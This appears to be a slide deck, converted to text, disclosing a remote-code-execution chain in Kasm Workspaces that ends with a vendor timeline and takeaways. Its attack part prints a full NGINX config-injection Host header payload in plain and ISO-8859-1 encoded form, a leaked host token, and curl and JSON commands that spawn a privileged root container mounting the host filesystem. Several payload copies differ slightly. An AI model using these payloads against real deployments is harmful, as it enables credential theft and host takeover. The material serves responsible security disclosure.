
Context: http, server, location

Determines whether nginx should save the entire client request body into a file. This directive can be used during debugging, or when using the `$request_body_file` variable, or the [\\$r->request_body_file](#) method of the module [ngx_http_perl_module](#).


When set to the value `on`, temporary files are not removed after request processing.

The value `clean` will cause the temporary files left after request processing to be removed.

Remember this?




What if we can get this secret API key?



Putting everything together

Concept:

- 1) Carefully intercept a single kasm_agent request using the NGINX config and pass it along
`{client_body_in_file_only on; proxy_pass http://kasm_agent/api/v1/hello/?$1;}`
- 2) Read the intercepted request payload using NGINX LFI config
`{alias /\$3; autoindex on;}`



255 char limit!

Host header to inject using ISO-8859-1 encoding:

```
<ip>:443/api/internal_auth;/set $a '#';}location ~* ^(.*)hel.*$
{client_body_in_file_only on; proxy_pass
http://kasm_agent/api/v1/hello/?$1;}location ~* ^/(.*)secret/(.*)$ {alias
/$2; autoindex on;} location ~* ^/unuseddc([^\/*]*)$ {#
```

1) required to keep auth working --

```
<ip>:443/api/internal_auth/;
```

2) solve access-control header injection points --

```
set $a '#';}
```

3) intercepts agent/api/v1/hello to steal POST body request containing secret (kasm_agent needs to work correctly still, so pass it along) --

```
location ~* ^(.*)hel.*$
{client_body_in_file_only on; proxy_pass
http://kasm_agent/api/v1/hello/?$1;}
```

4) ends in .secret LFI file browser --


```
location ~* ^/(.*)secret/(.*)$ {alias
/$2; autoindex on;}
```

5) closes everything off cleanly --

```
location ~* ^/unuseddc([^\/*]*)$ {#
```

Putting everything together

255 char limit
242 char count



Encoded Version:

```
=?iso-8859-1?q?=58=58=58=2e=58=58=58=2e=58=58=58=2e=58=58=58=3a=34=34=33=2f=61=70=69=2f=69=6e=74=65=72=6e=61=6c=5f=61=75=74=68=2f=3b=73=65=74=20=24=61=20=27=3b=23=27=3b=7d=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=28=2e=2a=29=68=65=6c=2e=2a=24=20=7b=63=6c=69=65=6e=74=5f=62=6f=64=79=5f=69=6e=5f=66=69=6c=65=5f=6f=6e=6c=79=20=6f=6e=3b=70=72=6f=78=79=5f=70=61=73=73=20=68=74=74=70=3a=2f=2f=6b=61=73=6d=5f=61=67=65=6e=74=2f=61=70=69=2f=76=31=2f=68=65=6c=6c=6f=2f=3f=24=31=3b=7d=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=2f=28=2e=2a=29=2e=73=65=63=72=65=74=2f=28=2e=2a=29=24=20=7b=61=6c=69=61=73=20=2f=24=32=3b=61=75=74=6f=69=6e=64=65=78=20=6f=6e=3b=7d=20=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=2f=75=6e=75=73=65=64=63=28=5b=5e=2f=5d=2a=29=24=20=7b=23=?=
```

Putting everything together

Concept:

- 1) Carefully intercept a single kasm_agent request using the NGINX config and pass it along

```
{client_body_in_file_only on;proxy_pass http://kasm_agent/api/v1/hello/?$1;}
```
- 2) Read the intercepted request payload using NGINX LFI config

```
{alias /\$3;autoindex on;}
```

Host header to inject using ISO-8859-1 encoding:

```
<ip>:443/api/internal_auth/;set $a '#';location ~* ^(.*)hel.*$  
{client_body_in_file_only on;proxy_pass  
http://kasm_agent/api/v1/hello/?$1;}location ~* ^/(.*)secret/(.*)$ {alias  
/$2;autoindex on;} location ~* ^/unusedc([^\/*])$ {#
```

Encoded:

Host:

```
=?iso-8859-1?q?=3c=69=70=3e=3a=34=34=33=2f=61=70=69=2f=69=6e=74=65=72=6e=61=6c=5f=61=75=74  
=68=2f=3b=73=65=74=20=24=61=20=27=3b=23=27=3b=7d=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=  
28=2e=2a=29=68=65=6c=2e=2a=24=20=7b=63=6c=69=65=6e=74=5f=62=6f=64=79=5f=69=6e=5f=66=69=6c  
=65=5f=6f=6e=6c=79=20=6f=6e=3b=70=72=6f=78=79=5f=70=61=73=73=20=68=74=74=70=3a=2f=2f=6b=61  
=73=6d=5f=61=67=65=6e=74=2f=61=70=69=2f=76=31=2f=68=65=6c=6c=6f=2f=3f=24=31=3b=7d=6c=6f=63=  
61=74=69=6f=6e=20=7e=2a=20=5e=2f=28=2e=2a=29=2e=73=65=63=72=65=74=2f=28=2e=2a=29=24=20=7  
b=61=6c=69=61=73=20=2f=24=32=3b=61=75=74=6f=69=6e=64=65=78=20=6f=6e=3b=7d=20=6c=6f=63=61=  
74=69=6f=6e=20=7e=2a=20=5e=2f=75=6e=75=73=65=64=63=28=5b=5e=2f=5d=2a=29=24=20=7b=23=?=
```



File contents:


```
10  
11 {"host_token": "0a5e370d0560424ca8fd7b492f4df670"}|
```

Putting everything together

Concept Continued:

- 1) With our host_token, send a request to the local kasm_agent to run a command within the kasm_agent docker container to create a privileged docker container*
- 2) Place files as root onto the underlying OS
- 3) RCEEEEEEEEEEE 🔥

* need to guess docker container ID, luckily docker allows the first char to be used [a-z,0-9]



```
Terminal
File Edit View Terminal Tabs Help
default:~/Desktop$
default:~/Desktop$ curl kasm_agent:4444/api/v1/hello -d '{"host_token": "0a5e370d0560424ca8fd7b492f4df670"}'
{"message": "Hello"}default:~/Desktop$
default:~/Desktop$
```

Test:

```
# curl -v kasm_agent:4444/api/v1/hello -d '{"host_token": "0a5e370d0560424ca8fd7b492f4df670"}'
{"message": "Hello"}
```

Create a JSON payload test.json:

```
{
  "host_token": "0a5e370d0560424ca8fd7b492f4df670",
  "exec_config": {
    "container_id": "a",
    "cmd": "/bin/bash -c 'docker run --privileged --net=host --pid=host --ipc=host --volume /:/host busybox touch /host/tmp/erbbysam'",
    "environment": {
      "SOME_ENV_VAR": "some value"
    },
    "workdir": "/home/kasm-user",
    "privileged": true,
    "user": "root"
  }
}
```

Exploit:

```
curl -v kasm_agent:4444/api/v1/container_exec --data-binary @test.json -H 'Content-Type: application/json'
```


```
root@localhost:~# ls -lath /tmp/erbbysam
-rw-r--r-- 1 root root 0 Mar 28 03:26 /tmp/erbbysam
```

Putting everything together

We were asked to stop here...

```
root@localhost:~# ls -lath /tmp/erbbysam
-rw-r--r-- 1 root root 0 Mar 28 03:26 /tmp/erbbysam
```

well that's worrying 😅



Severity	 Critical (9 ~ 10)
Weakness	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)

Vendor Response

Timeline:

3/1/2022: host header injection observed

3/6/2022: initial report written for SSRF, LFI, XSS

3/16/2022: Kasm Workspaces contacted

3/21/2022: NGINX, CherryPy security@ contacted

3/28/2022: RCE demonstrated

NGINX:

“On the nginx side, we'll consider introducing additional checks on the Host header to better protect vulnerable backend servers. We don't consider this to be a security issue in nginx though.”

CherryPy:

Partially addressed sanitizing iso-8859-1 encoded “Host” header:

<https://github.com/cherrypy/cherrypy/issues/1974>

Kasm Workspaces:

Issue fixed in Kasm Workspaces 1.11, “As an FYI, we are now release developer preview builds of Workspaces. While the bug you found has a workaround in the existing releases by manually defining the Zone and global settings instead of relying on the \$request_host\$ (Host Header) token, the next upcoming release will sanitize that host header as well. This should be observable in the current developer preview builds.”


Takeaways

- 
- How is your org handling running a server across multiple domain names? (dev/test/qa/staging/preprod/prod) Does your code trust the host header?
 - Be careful with local docker networking, especially in mixed low/high privilege environments
- 
- Try iso-8859-1 header value encoding
`=?iso-8859-1?q?<hex representation of each char, preceded by a `=``>?=``
 - Build gadgets, constantly reevaluate what you have and what you know
(this presentation followed a logical flow, our workflow did not)
 - Collaborate, collaborate, collaborate, collaborate, collaborate

Questions?

Host header to inject using ISO-8859-1 encoding:

```
<ip>:443/api/internal_auth;/set $a';#;}location ~* ^(.*)hel.*$  
{client_body_in_file_only on;proxy_pass  
http://kasm_agent/api/v1/hello/?$1;}location ~* ^/(.*)secret/(.*)$ {alias  
/$2;autoindex on;} location ~* ^/unusedc([^\/*]*)$ {#
```




More questions?
@erbbysam, @rhynorater

Thank you! Stay safe!

Host header to inject using ISO-8859-1 encoding:

```
<ip>:443/api/internal_auth;/set $a '#';}location ~* ^(.*)hel.*$  
{client_body_in_file_only on;proxy_pass  
http://kasm_agent/api/v1/hello/?$1;}location ~* ^/(.*)secret/(.*)$ {alias  
/$2;autoindex on;} location ~* ^/unusedc([^\/*]$ {#
```



red == secret API keys*

orange == user credentials*

* slight simplification

More questions?
@erbbysam, @rhynorater